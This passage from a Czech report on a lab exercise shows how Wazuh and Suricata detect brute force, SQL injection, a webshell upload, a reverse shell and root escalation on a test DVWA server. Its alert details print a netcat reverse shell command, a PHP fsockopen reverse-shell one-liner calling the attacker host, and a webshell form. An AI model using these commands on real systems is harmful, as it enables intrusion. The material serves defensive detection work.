
Po identifikaci webového endpointu s přihlašovacím formulářem se útočník může zaměřit na kompromitaci přístupových údajů pomocí slovníkového útoku nebo útoku hrubou silou. Pro simulaci vektoru útoku byl využit nástroj Burp Suite. Detekce útoku hrubou silou byla realizována prostřednictvím systému pro detekci průniků (IDS) Suricata. Definované pravidlo generuje bezpečnostní výstrahu v případě, kdy ze shodné zdrojové IP adresy směřuje pět a více požadavků typu POST na endpoint /DVWA/login.php v časovém okně deseti sekund.Frekvence překračuje běžné chování legitimního uživatele a zároveň umožňuje spolehlivou detekci útočných aktivit. V rozhraní Wazuh dashboard je událost interpretována následovně:



Obr. 14: Událost detekce bruteforce

Zdroj: Vlastní zpracování (2026)

V sekci Threat Hunting je patrné, že se útočníci pokusili využít zranitelnost typu SQL Injection, což vedlo k vygenerování dalších bezpečnostních upozornění.



Obr. 15: Detekce SQLi


Zdroj: Vlastní zpracování (2026)

Systém Wazuh disponuje modulem pro sledování integrity souborů — File Integrity Monitoring (FIM). Modul lze konfigurovat lokálně na jednotlivých agentech nebo centrálně pomocí skupinových politik. Konfigurace je definována v souboru /var/ossec/etc/ossec.conf na

monitorovaném koncovém zařízení. U webových serverů je běžným standardem, že aplikace umožňuje uživatelům nahrávat soubory do specifických adresářů. Za účelem monitorování potenciálního výskytu malwaru je v rámci práce sledována složka určená pro ukládání nahraného obsahu (/var/www/html/DVWA/hackable/uploads).

2.3.2 Prvotní přístup


Možnost nahrávání souborů na webový server představuje kritický vektor útoku, který útočníci často využívají k distribuci vlastního škodlivého kódu. Sekce Threat Hunting dokumentuje pokusy o nahrání souboru typu webshell, určeného ke vzdálenému spouštění příkazů prostřednictvím webového rozhraní. Samotný systém Wazuh nativně nenabízí vizualizaci obsahu nahraných souborů. Pro zobrazení těchto dat v dashboardu je nezbytná úprava konfigurace IDS Suricata, konkrétně aktivace logování těla požadavků (request body). Následně je obsah v čitelné podobě dostupný v detailu události zachycené síťovým senzorem.



Obr. 16: Detekce nahraného webshellu

Zdroj: Vlastní zpracování (2026)

Bezpečnostnímu upozornění z IDS Suricata předchází událost monitorování integrity (FIM) o vytvoření nového souboru na serveru. Záznam obsahuje metadata včetně absolutní cesty k souboru a kontrolních součtů SHA-1 a SHA-256, které slouží k identifikaci a následné analýze škodlivého softwaru.




syscheck.mtime_after	Mar 22, 2026 @ 16:36:56.000
syscheck.path	/var/www/html/DVWA/hackable/uploads/webshell.jpg.php
syscheck.perm_after	rw-r--r--
syscheck.sha1_after	2500bc5407abf57eb09457ef0d127550be88ed16
syscheck.sha256_after	d47f2c691f5e77d9746a2abb26bd713eaaa6a2a31bb2da19e62717fe80f0928b

Obr. 17: Detail události - hash souboru

Zdroj: Vlastní zpracování (2026)

Prostřednictvím nahraného rozhraní byly vykonány příkazy, které IDS Suricata identifikovalo jako podezřelé. Ve Webovém rozhraní Wazuh byla na základě této aktivity vygenerována výstraha s označením: *Suricata: Alert - ET WEB_SERVER Exploit Suspected PHP Injection Attack (cmd=).* Detail události obsahuje kompletní HTTP požadavek doručený na webový server.



data.http.url	/DVWA/hackable/uploads/webshell.jpg.php?cmd=netcat
data.in_iface	enp1s0
data.ip_v	4
data.metadata.flowbits	http.dottedquadhost
data.payload	R0VUIC9EVldBL2hhY2thYmxlL3VwbG9hZHMvd2Vic2hlbGwuanBnLnBocD9jbWQ9bmV0Y2F0IEhUVFAvMS4 4tVVMsZW47cT0wLjkNClVwZ3JhZGUtSW5zZWN1cmUtUmVxdWVzdHM6IDENClVzZXItQWdlbnQ6IE1vemlsb IChLSFRNTCwgbGlrZSBHZWNrbykgQ2hyb21lLzE0NS4wLjAuMCBTYWZhcmkvNTM3LjM2DQpBY2NlcHQ6IHR 1sO3E9MC45LGltYWdlL2F2aWYsaW1hZ2Uvd2VicCxpbWFnZS9hcG5nLCovKjtxPTAuOCxhcHBsaWNhdGlvb LzE5Mi4xNjguMTIyLjEyMS9EVldBL2hhY2thYmxlL3VwbG9hZHMvd2Vic2hlbGwuanBnLnBocD9jbWQ9bmM ogUEhQU0VTU0lEPTB1MnFtdXZrOWg4ZGs3aWdrNzNpaDR0ZnRxOyBzZWN1cml0eT1tZWRpdW0NCkNvbm5lY
data.payload_printable	GET /DVWA/hackable/uploads/webshell.jpg.php?cmd=netcat HTTP/1.1 Host: 192.168.122.121 Accept-Language: en-US,en;q=0.9 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp 7 Referer: http://192.168.122.121/DVWA/hackable/uploads/webshell.jpg.php?cmd=nc Accept-Encoding: gzip, deflate, br Cookie: PHPSESSID=0u2qmuvk9h8dk7igk73ih4tftq; security=medium Connection: keep-alive
data.pkt_src	wire/pcap
data.proto	TCP
data.src_ip	192.168.122.224

Obr. 18: Detail události - HTTP request z webshellu

Zdroj: Vlastní zpracování (2026)

Útočník obvykle provádí enumeraci prostředí za účelem zjištění konfigurace systému. V případě zranitelnosti typu Remote Code Execution (RCE) dochází k pokusům o navázání zpětného spojení (reverse shell) s řídicím strojem. Ke generování vhodných příkazů lze využít nástroje typu

revshells.com (Revshells, 2026), které nabízí implementace v jazycích Bash, PHP, Python nebo pomocí utility Netcat.

Událost „Suricata: Alert - ET WEB_SERVER /bin/bash In URI, Possible Shell Command Execution Attempt Within Web Exploit“ dokumentuje pokus o využití nástroje Netcat s parametry

-e /bin/bash 192.168.122.224:9002.

Obr. 19: Pokus o navázání zpětného spojení

Zdroj: Vlastní zpracování (2026)


Pole http_response_body obsahuje odpověď serveru kódovanou standardem Base64. K dekódování dat byl využit nástroj CyberChef (CyberChef, 2026). Z analýzy odpovědi vyplývá, že aplikace Netcat není v cílovém systému instalována, v důsledku čehož nebylo spojení v daném kroku navázáno.

```
<html>
<body>
<form method="GET" name="webshell.jpg.php">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
sh: 1: nc: not found
</pre>
</body>
</html>
```

Obr. 20: Dekódovaná odpověď web serveru

Zdroj: Vlastní zpracování (2026)

Následující bezpečnostní záznam prokazuje vykonání příkazu *whoami* přes port 9002. Vzhledem k dřívějšímu pokusu o využití portu 9002 nástrojem Netcat lze vyvodit, že útočník úspěšně navázal spojení jinou metodou, kterou IDS na aplikační vrstvě nezachytilo jako známý útok.




t data.alert.rev	1
t data.alert.severity	3
t data.alert.signature	ET HUNTING Whoami Command Inbound On High Port
t data.alert.signature_id	2044770
t data.dest_ip	192.168.122.121
t data.dest_port	55416
t data.direction	to_client
t data.event_type	alert
t data.flow.bytes_toclient	420
t data.flow.bytes_toserver	431
t data.flow.dest_ip	192.168.122.224
t data.flow.dest_port	9002

Obr. 21: Zachycení "Remote code Execution"

Zdroj: Vlastní zpracování (2026)

Modul IT Hygiene v systému Wazuh nabízí přehled o stavu infrastruktury, běžících procesech a aktivních síťových spojeních na jednotlivých agentech. Sekce Network potvrzuje, že proces php navázal aktivní spojení se vzdálenou IP adresou 192.168.122.224 na portu 9002.




agent.name	destination.port	destination.ip	source.port	source.ip	network.transport	process.name
ubuntu-server-1	36810	192.168.122.1	22	192.168.122.121	tcp	sshd
ubuntu-server-1	9002	192.168.122.224	41908	192.168.122.121	tcp	php
ubuntu-server-1	42382	192.168.122.224	22	192.168.122.121	tcp	sshd
ubuntu-server-1	53922	::ffff:192.168.122.224	80	::ffff:192.168.122.121	tcp6	apache2
ubuntu-server-1	1514	192.168.122.120	57343	192.168.122.121	tcp	wazuh-agentd
ubuntu-server-1	1514	192.168.122.120	48377	192.168.122.121	tcp	-
ubuntun-server-2	1514	192.168.122.120	54649	192.168.122.122	tcp	wazuh-agentd
ubuntun-server-2	1514	192.168.122.120	56773	192.168.122.122	tcp	-
ubuntun-server-2	47166	192.168.122.1	22	192.168.122.122	tcp	sshd

Obr. 22: Náhled modulu IT Hygiene

Zdroj: Vlastní zpracování (2026)

Detailní analýza sekce Processes odhaluje podezřelý proces využitý k navázání reverzního spojení. Pole process.args přímo zobrazuje použité argumenty:

-r, $sock=fsockopen("192.168.122.224",9002);exec("bash <&3 >&3 2>&3");.



Obr. 23: Detail události - argumenty reverse shellu
Zdroj: Vlastní zpracování (2026)

2.3.3 Eskalace práv a pivoting

Webové služby jsou standardně provozovány pod nízko privilegovanými účty, jako je například www-data, za účelem zvýšení bezpečnosti a minimalizace dopadů případné kompromitace. Pokud útočník zneužije aplikační nebo systémovou zranitelnost, získá přístup k systému s omezenými právy servisního účtu. Další postup k plnému ovládnutí serveru vyžaduje navýšení oprávnění, čehož lze dosáhnout buď horizontálním pohybem v rámci shodné úrovně oprávnění (pivoting), nebo vertikálním vzestupem na úroveň s vyššími privilegii (privilege escalation).

Mezi typické metody eskalace oprávnění patří:

Využití mechanismu SUID (Set User ID): SUID představuje speciální bit oprávnění v unixových systémech, který umožňuje spustit soubor s právy jeho vlastníka namísto práv uživatele, jenž proces inicioval. Pokud je soubor chybně konfigurován nebo obsahuje zranitelnost, může útočník zneužít jeho privilegovaný kontext k navázání reverzního spojení, modifikaci systémových souborů nebo čtení citlivých dat. K identifikaci binárních souborů s aktivním SUID bitem se v praxi využívá příkaz „find / -type f -perm -4000“. Databáze GTFOBins (gtfo, 2026) slouží jako referenční zdroj pro vyhledávání legitimních programů, které lze k těmto účelům zneužít.

Zneužití plánovače úloh Cron: Služba Cron slouží k automatizovanému spouštění skriptů v definovaných intervalech, typicky pro účely zálohování nebo údržby systému. Úlohy jsou vykonávány v kontextu uživatele, který je definoval. Pokud jsou práva k zápisu do spouštěného skriptu nastavena příliš benevolentně, útočník může do souboru vložit vlastní kód, který bude následně vykonán s vysokým oprávněním vlastníka úlohy.


Kompromitace uložených přihlašovacích údajů: Nedostatečná hygiena v oblasti správy hesel může vést k uložení privátních klíčů nebo autentizačních údajů v čitelné podobě v záložních souborech, skrytých adresářích nebo přímo v pomocných skriptech (hardcoded credentials). Útočník může údaje získat manuální enumerací nebo využít výpočetní sílu k prolomení hashovaných hesel.

Využití neaktualizovaného softwaru: Dle statistik serveru Jerry Gamblin (jerrygamblin.com, 2026) bylo v roce 2025 identifikováno přes 48 000 nových zranitelností. Příkladem kritického nedostatku je zranitelnost CVE-2025-32463 (upvind.io, 2025), která umožňuje útočníkovi získat plná oprávnění uživatele root.

Obr. 24: Počet nálezů zranitelností v roce 2025

Zdroj: jgamblin github (2026)


Pravidelná aktualizace softwarového vybavení je klíčovým prvkem minimalizace rizika zneužití známých zranitelností. Systém Wazuh integruje modul Vulnerability Detection, který automatizovaně spravuje inventář instalovaných aplikací a jejich verzí na všech registrovaných agentech. Pracovníci bezpečnostního dohledu (SOC) tak získávají přehled o programech, které představují potenciální bezpečnostní riziko pro infrastrukturu.



Obr. 25: Náhled modulu Vulnerability Detection

Zdroj: Vlastní zpracování (2026)

Prostřednictvím modulu Threat Hunting lze identifikovat autentizační událost realizovanou protokolem SSH za využití privátního klíče. Pro hlubší analýzu kontextu a rekonstrukci aktivit, které incidentu předcházely, systém Wazuh nabízí funkci View surrounding documents, jež umožňuje časovou korelaci souvisejících záznamů.



Obr. 26: Detail události - přihlášení SSH klíčem

Zdroj: Vlastní zpracování (2026)

Dle záznamu z modulu File Integrity Monitoring (FIM) byla detekována modifikace obsahu souboru /home/joe/.ssh/authorized_keys. Soubor definuje seznam veřejných klíčů autorizovaných pro vzdálený přístup k danému uživatelskému účtu.

t syscheck.diff	0a1 > ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDEQOGgKK7G8QGyaV4WWHrB+OoS+qNAjlRKqbrVxvGm9 l
t syscheck.event	modified
t syscheck.gid_after	1001
t syscheck.gname_after	joe
t syscheck.inode_after	393255
t syscheck.md5_after	8762eea01f3b74632e54ecf6f5d721c6
t syscheck.md5_before	d41d8cd98f00b204e9800998ecf8427e
t syscheck.mode	realtime
syscheck.mtime_after	Mar 23, 2026 @ 09:08:01.000
syscheck.mtime_before	Mar 23, 2026 @ 09:05:55.000
t syscheck.path	/home/joe/.ssh/authorized_keys

Obr. 27: Modifikace souboru authorized_keys

Zdroj: Vlastní zpracování (2026)

Analýza potvrdila vložení neautorizovaného veřejného klíče do konfiguračního souboru, což následně umožnilo vzdálené přihlášení z IP adresy 192.168.122.224 pod identitou uživatele joe. Útočník úspěšně perzistoval svůj přístup do systému. Bezprostředně poté byl zaznamenán úspěšný pokus o přechod na účet root, což indikuje vertikální eskalaci oprávnění, pravděpodobně prostřednictvím kompromitace hesla nebo zneužití systémové zranitelnosti. Sekvence událostí potvrzuje plné ovládnutí monitorovaného serveru.

Export Formatted | Reset view | 733 available fields | Columns | Density | 1 fields sorted | Full screen

	timestamp	agent.name	rule.description
	Mar 23, 2026 @ 15:15:42.4...	ubuntu-server-1	PAM: Login session opened.
	Mar 23, 2026 @ 15:15:42.4...	ubuntu-server-1	Successful sudo to ROOT executed.
	Mar 23, 2026 @ 15:15:42.4...	ubuntu-server-1	PAM: Login session opened.

Obr. 28: Eskalace na účet root

Zdroj: Vlastní zpracování (2026)

2.3.4 Naplnění cílů

